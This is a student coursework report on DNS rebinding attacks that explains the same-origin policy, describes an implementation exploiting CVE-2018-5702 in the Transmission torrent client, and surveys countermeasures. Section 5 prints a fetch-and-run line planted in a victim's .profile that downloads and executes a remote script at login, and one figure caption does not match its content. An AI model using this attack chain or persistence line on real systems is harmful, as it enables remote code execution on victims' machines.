Investigation of DNS Rebinding Attacks

F20AN Advanced Network Security

BSc Computer Science, Year 4

Christian Gregg - H00224463 - cg23@hw.ac.uk

Ryan Shah - H00206511 - rs10@hw.ac.uk

Contents

1. Introduction

For the coursework assignment, we decided to study DNS rebinding attacks. A DNS rebinding attack is an exploit in which an attacker subverts the same-origin policy of browsers, by running a client-side script used to attack target machines on a network, and converts them into open network proxies [1]. This allows attackers to breach private networks, as well as use a victim machine for distributed denial-of-service (DDoS) attacks amongst other malicious activities.

We use a DNS rebinding attack to exploit a vulnerability in the Transmission BitTorrent client (pre v2.9.3), which leads to the execution of arbitrary code on the target machine running the Bittorrent client. This report describes our implementation[1] of CVE-2018-5702 [2] a vulnerability which can be exploited through a DNS Rebinding attack.

[1] Available at: `https://github.com/CGA1123/F20AN`

2. Same-Origin Policy (SOP)

The same-origin policy is a security mechanism of modern browsers, which controls the communication between scripts running in a browser. Scripts that are contained within a web page are permitted to access data in another web page, so long as they both have the same *origin*. The origin is defined as a combination of:

- URI scheme (http(s), ftp, file, etc.)
- Host name
- Port number (21, 80, 9091, etc.)

Without this policy, an attacker can obtain access to sensitive data. For example, assume that an individual is using a website that handles personal data such as a social networking site. Without SOP, and assuming the individual visits a malicious website in another browser tab, JavaScript on that website can do anything on the social network account that the person would be able to do, such as reading private messages and analysing the HTML DOM-tree after the person entered their password before submitting the form. Taking this example, and applying it to a scenario involving online banking, it can be easily understood that the policy is essential.

Many application developers rely on the SOP for security, expecting it to disregard requests that do not come from the same origin. However, people do not realise that DNS Rebinding can circumvent this by binding a hostname to any address (including private network addresses such as `127.0.0.1`).

3. Domain Name System (DNS)

DNS is a protocol within the TCP/IP protocol suite (which defines how devices exchange data on the Internet). It is described as a "hierarchical decentralized naming system for computers, services, or other resources connected to the Internet or a private network" [3].

The DNS associates a human-friendly domain name with a corresponding IP address. The DNS identifies and locates devices and resources on the Internet or a private network. For instance, when a URL is entered on a web browser the DNS will match it with the IP address of the appropriate machine which is running the HTTP service serving the web page. This is why entering both `https://137.195.101.204/` and `https://www.hw.ac.uk` into a browser will result in the same web page being displayed.

4. DNS Rebinding

DNS rebinding is a computer attack, by which an attacker subverts the same-origin policy of browsers, this can effectively convert the browser into an open network proxy [1].



Figure 4.1: DNS Rebinding Flow Diagram (Taken from [4])

DNS Rebinding works by alternating DNS responses between the attacker server IP and the target machine IP.

For example, an attacker could register a domain name `rebind.attacker.com` and set up the DNS responses to alternate between the legitimate server (e.g. `10.0.1.55`) and the target server (e.g. `127.0.0.1`).

When a user attempts to connect to `rebind.attacker.com`, assuming the DNS currently resolves to the attacker server (`10.0.1.55`), the attacker can serve specially crafted JavaScript

that continually make HTTP requests waiting for the DNS to resolve to the target IP (`127.0.0.1`). At this point the attacker script can make arbitrary HTTP requests which appear to originate from `127.0.0.1` effectively bypassing the SOP.
If an application relies on the SOP only for security, and does not explicitly check Host headers, this can constitute to a security vulnerability. Our implementation attacks a (now-patched) vulnerable version on the popular Transmission [5] torrent client, which leads arbitrary code execution (See §5 for details).

4.1 Types of DNS Rebinding

There are multiple ways to implement ways to implement DNS rebinding in order to enable DNS rebinding attacks. Here we summarise two ways: Multiple A Records, and Time-Varying.

4.1.1 Multiple A Records

When a web browser resolves external host names, the DNS server can respond with A records (usually two) which contain the IP address information of the host. Jackson et al. [1] describe a DNS rebinding attack using multiple A records using the following scenario:

1. "The user's browser visits a malicious Web site, http://attacker.com/, that contains a Java applet. The attacker's DNS server (which is authoritative for attacker.com) responds with two A records: one that contains the IP address of the attacker's Web server and another that contains the IP address of the target's Web server. The JVM chooses one of these IP addresses, typically the first, opens a socket, and retrieves the applet."
2. "The browser runs the attacker's applet, which requests that the JVM open a socket to the target's IP address. The JVM opens the socket because the target's IP address is contained in the DNS response for attacker.com."

4.1.2 Time-Varying

A DNS rebinding attack using Time-Varying DNS involves an external host name being bound to a very short TTL (Time To Live). After rebinding the specified external host name to a target IP address, a HTML document located on the attacker's server contains a script which sends an XMLHttpRequest which connects to another URL on the external host name, ultimately resolving to the target server.

This works as when the XMLHttpRequest is issued, the browser issues another DNS query to the external host name, due to its DNS cache expiring. The attacker's DNS server responds with a singular A record which binds the attacker's external host name to the target IP address with a short TTL. Because of this second DNS query, which was issued to the same external host name as the original one containing the attacker's script, the browser sends a HTTP response to the script, which then sends data back to the attacker's server.

4.2 Motives

The primary objective of an attacker performing a DNS rebinding attack is to breach a target's private network. Through the breach, an attacker can employ the attack to perform malicious activities from the target machine, including:

- Mass Email Spamming
- Implementing a Remote Administration Tool (RAT) into the target machine
- Distributed Denial-of-Service (DDoS) Attacks

5. Implementation of a DNS Rebinding Attack

In this coursework we attack the Transmission (pre `v2.9.3`) bittorrent client. We use DNS Rebinding to exploit a (now patched [6]) vulnerability discovered by Tavis Ormandy.
The vulnerability allows us to send arbitrary commands to Transmission's remote procedure call (RPC) server which it uses to enable the web interface to manage torrent downloads and application settings. DNS Rebinding is essential to this attack due to the Same-Origin Policy, the local RPC server would in general drop requests responding with `403: Access Forbidden` as the IP is not allowed to. Through DNS Rebinding request can be made to look as though they originate from any IP address, in our case we choose `127.0.0.1` (the IPv4 loopback interface).
Our implementation[1] makes use of `rbndr` [7] a DNS rebinding service created explicitly for testing of DNS rebinding vulnerabilities by Tavis Ormandy. It implements time-varying DNS rebinding, that is the DNS server will alternate responses between two given IP addresses. Figure 5.1 shows an example of this.

```
$ host 7f000001.7f000002.rbndr.us
7f000001.7f000002.rbndr.us has address 127.0.0.1
$ host 7f000001.7f000002.rbndr.us
7f000001.7f000002.rbndr.us has address 127.0.0.2
```

Figure 5.1: Example of let-style polymorphism

Our implementation builds on the proof of concept attack presented by Tavis Ormandy in his security report to the Transmission security team [8].
We server specially crafted JavaScript from an attack server that repeatedly loads an iFrame with the following url `7f000001.0a00021e.rbndr.us:9091/transmission/iframe.html` when the DNS rebinding service binds to our attack server (`0a00021e` is `10.0.2.30` converted to base 16) it loads another script that will first of all stop the initial web page from reloading the iframe, and then make `XMLHttpRequests` to `/transmission/rpc` until the DNS server binds `7f000001.0a00021e.rbndr.us:9091` to `127.0.0.1` at which point the we can send arbitrary requests to the Transmission RPC server running on the victims machine.
The RPC server is very well documented (See [9]), in our attacks we send a `torrent-add` command to download a `.profile` file to the victims home directory. The home directory is

[1] Available at: `https://github.com/CGA1123/F20AN`

found by analysing the user's current download directory which is found through the `session-get` RPC command.

After a successful attack the victim will have a `.profile` downloaded to their home directory which contains the following code: `wget -q -O - http://10.0.2.30/attack.sh | bash` which allows an attacker to host a attack script which will be executed whenever the user starts a login shell, or logs in graphically. For demonstration purposes our attack script does not do anything malicious and is shown in Figure 5.2, however any arbitrary code could be executed.

```
while true; do
        notify-send -i face-wink "Attack Successful!"
        sleep 5
done &
```

Figure 5.2: Our example attack script

6. DNS Rebinding Countermeasures

There have been attempts made to eradicate DNS rebinding, but only a few methods have been proven effective at mitigating the effects or stopping it entirely.

6.1 Extended Same-Origin Policy

With early iterations of the Same-Origin policy, many variations of DNS rebinding attacks would exploit the policy. To counter this, web browsers implemented countermeasures (as described in this section) to protect resources. The Same-Origin policy relies on information obtained from the DNS, which may not be under control of the owners of a web server. Therefore a light-weight extension to the policy, called the Extended Same-Origin policy, was made to also take into account information provided by a web server to avoid exploitation by DNS rebinding [10].

Johns, Lekies and Stock [10] describe the new Extended Same-Origin policy as differing from the original policy by using input provided by the web server, which is "delivered through an HTTP response header" in the form of protocol, domain, port, server-origin . Since DNS rebinding is a protocol-level flaw, the Extended Same-Origin policy adds more to the prevention of the SOP by using the provided server origin information in the HTTP response header. If the header is not sent, then the browser will fall back to using the original policy.

6.2 DNS Pinning

DNS Pinning is a technique web browsers implement, which locks an IP address to the value provided by the initial DNS response. It has however has been deprecated due to it unintentionally blocking a few legitimate uses of Dynamic DNS. An example is load balancing, which is a service provided by DNS. Load balancing is vital for major web servers and DNS pinning interferes with this. As well as this, DNS pinning does not protect against sophisticated DNS rebinding attacks, for example attacks that use iframes to subvert DNS pinning.

6.3 DNS Filtering

Another technique used to prevent DNS rebinding attacks includes filtering out private IP addresses from DNS responses, which can be done in a number of ways.

6.3.1 Filtering through external DNS servers

OpenDNS is a service that extends the DNS by adding several security features, in addition to regular DNS services. One of these features includes optional content filtering and the ability to filter out IP addresses from DNS responses. It supports a protocol which authenticates traffic that moves between a host computer and the OpenDNS nameservers, called the DNSCrypt protocol.

6.3.2 Local nameserver configuration

System admins can configure their organisation's local nameservers such that external names cannot be resolved/mapped to the organisation's internal IP addresses. This is a useful technique to prevent against DNS rebinding, however a potential attacker could map the internal IP address ranges that the organisation is currently using.
Jackson et Al. describe their production of a C program, called dnswall [1], which is used to prevent external host names from being resolved to internal IP addresses. This is an effective countermeasure as, with the prevention of resolving host names, DNS rebinding cannot be used to bypass firewalls. More specifically, dnswall "modifies DNS responses that attempt to bind external [host] names to internal IP addresses".

6.4 Application-level filtering

Another preventative procedure to counter DNS rebinding is application-level filtering. This involves creating a whitelist of trusted/allowed hostnames and then checking the HTTP request `Host` header against it and filtering requests based on this. This is the method used to patch the vulnerability which we exploit in this project (this patch can be seen on GitHub pull request `transmission/transmission#468` [6]).

7. Conclusion

DNS Rebinding attacks are interesting mostly because many application developers are not aware of them, and do not take into account that services running on a private network can still be accessed by external network by this method. Many large applications (such as Transmission [8], the Battle.net Update Agent [11], μTorrent [12]) have been found to be vulnerable to being exploited through this method, even though this type of vulnerability has been known for almost over a decade now [1].

While our implementation focuses on the Transmission BitTorrent client, the implementation is rather general and could be changed with relative ease to send requests to a different service. What is also interesting is that this type of attack could conceptually very easily be done on websites without their explicit knowledge, either perhaps though advertisements or by exploiting a cross-site scripting attack.

Great care needs to be taken by users and developers when using/creating applications that offer a web client to manage a local application, this type of design which allows for great customisation of interfaces through the use of HTML, CSS, and JavaScript, may also lead to exploitation through the methods described in this project.

Because this is a protocol level 'flaw', it relies heavily on application developers to become aware of this potential vulnerability and develop safeguards against it. While the DNS filtering countermeasures discussed in §6.3 may be suitable for some networks or organisations, there may be legitimate reason why a hostname may need to resolve to private IP addresses, meaning this cannot be a universal solution to this problem.

References

[1] Collin Jackson, Adam Barth, Andrew Bortz, Weidong Shao, and Dan Boneh. Protecting browsers from dns rebinding attacks. *ACM Transactions on the Web (TWEB)*, 3(1):2, 2009.

[2] CVE-2018-5702. `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5702`. Accessed: 27/02/2018.

[3] Domain name system. `https://en.wikipedia.org/wiki/Domain_Name_System`. Accessed: 27/02/2018.

[4] Bypass same origin policy - by-sop (github). `https://github.com/mpgn/ByP-SOP`. Accessed: 27/02/2018.

[5] Transmission. `https://transmissionbt.com`. Accessed: 2018-03-05.

[6] CVE-2018-5702: Mitigate dns rebinding attacks against daemon. `https://github.com/transmission/transmission/pull/468`. Accessed: 2018-03-06.

[7] Rbndr: Simple dns rebinding service. `https://github.com/taviso/rbndr`. Accessed: 2018-03-06.

[8] transmission: rpc session-id mechanism design flaw. `https://bugs.chromium.org/p/project-zero/issues/detail?id=1447`. Accessed: 2018-03-06.

[9] Transmission RPC documentation. `https://github.com/transmission/transmission/blob/master/extras/rpc-spec.txt`. Accessed: 2018-03-06.

[10] Martin Johns, Sebastian Lekies, and Ben Stock. Eradicating dns rebinding with the extended same-origin policy. In *USENIX security symposium*, pages 621–636, 2013.

[11] blizzard: agent rpc auth mechanism vulnerable to dns rebinding. `https://bugs.chromium.org/p/project-zero/issues/detail?id=1471`. Accessed: 2018-04-06.

[12] utorrent: various json-rpc issues resulting in remote code execution, information disclosure, etc. https://bugs.chromium.org/p/project-zero/issues/detail?id=1524. Accessed: 2018-04-06.